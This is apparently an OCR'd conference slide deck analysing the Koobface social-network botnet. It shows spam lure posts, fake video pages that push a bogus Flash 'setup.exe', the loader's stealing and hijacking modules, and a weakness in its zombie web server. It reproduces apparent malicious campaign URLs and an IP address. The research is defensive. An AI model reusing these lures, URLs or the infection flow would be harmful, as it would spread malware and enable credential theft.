0wning the koobface botnet

intro

- web 2.0 botnet
- spreads through social networks
  - facebook
  - myspace
  - twitter, etc.

E[illegible]glu ▶ A[illegible]RK: You must see this vide0 now! :)
http://dejaramarcos.com/554/

Amazing Video

Source: [illegible]cos.com

October 13 at 3:30am

E[illegible]lu ▶ A[illegible]RK: You must see this vide0 now! :)
http://dejaramarcos.com/554/

Amazing Video


Source: [illegible]cos.com

J[illegible]n My Home Film ;) http://lnk.ms/135tn 22 seconds ago

Mood: good

view more | comment | message

view my updates | view all


E[redacted]lu ▶ A[redacted]RK: You must see this vide0 now! :)
http://dejaramarcos.com/554/
Amazing Video
Source: [redacted]cos.com
J[redacted]n My Home Film ;) http://lnk.ms/135tn 22 seconds ago
Mood: good
view more | comment | message
| view all
twitter
Login Join Twitter!
I love this video! :) http://i-dare-you.co.za/639/
42 minutes ago from web
PU[redacted]D
AN[redacted]EZ
© 2009 Twitter About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy


YuoTube :: Broadcast Yourself :: Video posted by * Tiger * - Mozilla Firefox

Menu | http://76.78.140.31/d=anitabresser.com/0x3E8/view/console=yes/?go | Google

Loading...

Sign Up | QuickList (0) | Help | Log in

Video posted by * Tiger *



From: * Tiger *
Joined: 1 year ago
Videos: 5

Subscribe

Embed: Customize

<object width="425" height="344"><param name="movie

More From user

Related Videos


Video Responses: 10 Text Comments: 70


babachat (4 hours ago)
Funniest thing EVER!!

csmith1199 (6 hours ago)
WooHoo!! Love this vid!!! Congrats on the front page!!!! :-)

sinmike1 (7 hours ago)

Waiting for 76.78.140.31...


Video | Facebook - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://[redacted]/0x3e8/
Go Links
facebook
Home Profile Friends Inbox
Settings Logout
Search
Video My Videos | Videos of Me | About | Help
+ Upload Record
Flash Player upgrade required
You must download and install the latest version of the Adobe Flash Player to view this content.
Download Flash
Welcome to Video
Your life in motion.
Share your personal videos.
Upload and tag videos of you and your friends on Facebook. Upload a new video
Record and send video messages.
Use your webcam to record yourself in a video message. Record a video message
Publish videos from your mobile.
Send mobile videos via email or MMS to your personal upload address.
Latest Videos
See All Videos
Hong Kong
by Bruno Carlot
0:58
View Bruno's Videos (1)
View All Latest Videos...
Recently Tagged Friends
None of your friends are tagged... yet.
Upload a video of a friend
Create an Ad
Free membership offer
JOIN FREE NOW
connect by Hertz
Join Connect by Hertz and enjoy a year's free membership, for a limited time only. Click, book, drive today from just £3.95 per hour.
Build your credit now
Capital One Classic
Best card to rebuild your credit rating
VISA
34.9% APR
Typical (Variable)
Apply
Opening page http://[redacted]/0x3e8/setup.exe...
Internet



Video | Facebook - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://[redacted]/0x3E8/f=tw/?facebook
Go Links
facebook
Home Profile Friends Inbox
Settings Logout
Search
Video My Videos | Videos of Me | About | Help
+ Upload Record
Flash Player upgrade required
You must download and install the latest version of Player to view this content.
Download Flash
File Download - Security Warning
Do you want to run or save this file?
Name: setup.exe
Type: Application, 36.0 KB
From: [redacted]
Run Save Cancel
While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?
Latest Videos
See All Videos
Hong Kong
by Bruno Carlot
0:58
View Bruno's Videos (1)
View All Latest Videos...
Recently Tagged Friends
None of your friends are tagged... yet.
Upload a video of a friend
Create an Ad
Free membership offer
JOIN FREE NOW
connect
Hertz
Join Connect by Hertz and enjoy a year's free membership, for a limited time only. Click, book, drive today from just £3.95 per hour.
Build your credit now
Capital One Classic
Best card to rebuild your credit rating
VISA
Flash Player upgrade required
Internet

koobface loader

- Social network (Facebook, Myspace, Twitter, etc.) spreader
- Personal information and credentials stealer
- Google accounts creator
- Facebook auto-registration module
- Search hijacker
- Fake AV module
- Web server component

web server component

- makes every koobface zombie a web server
  - serves the fake YouTube/Facebook pages
  - serves the koobface loader


social networks
1. User visits social network, clicks on a koobface-spammed URL
koobface sites
2. User visits the koobface-spammed URL, which is actually a compromised site.
3. User redirected to a koobface zombie
user
4. The web server component serves "setup.exe" – the koobface loader
koobface zombie running web server component

what about it?

- installed on all koobface zombies as a system service (`webserver` service)
- adds exemption in Windows Firewall for TCP port 80 (HTTP)
- reachable from the Internet

which means…


- further exposes koobface zombies to attacks from the Internet

- exposes the koobface botnet itself to attacks from the internet

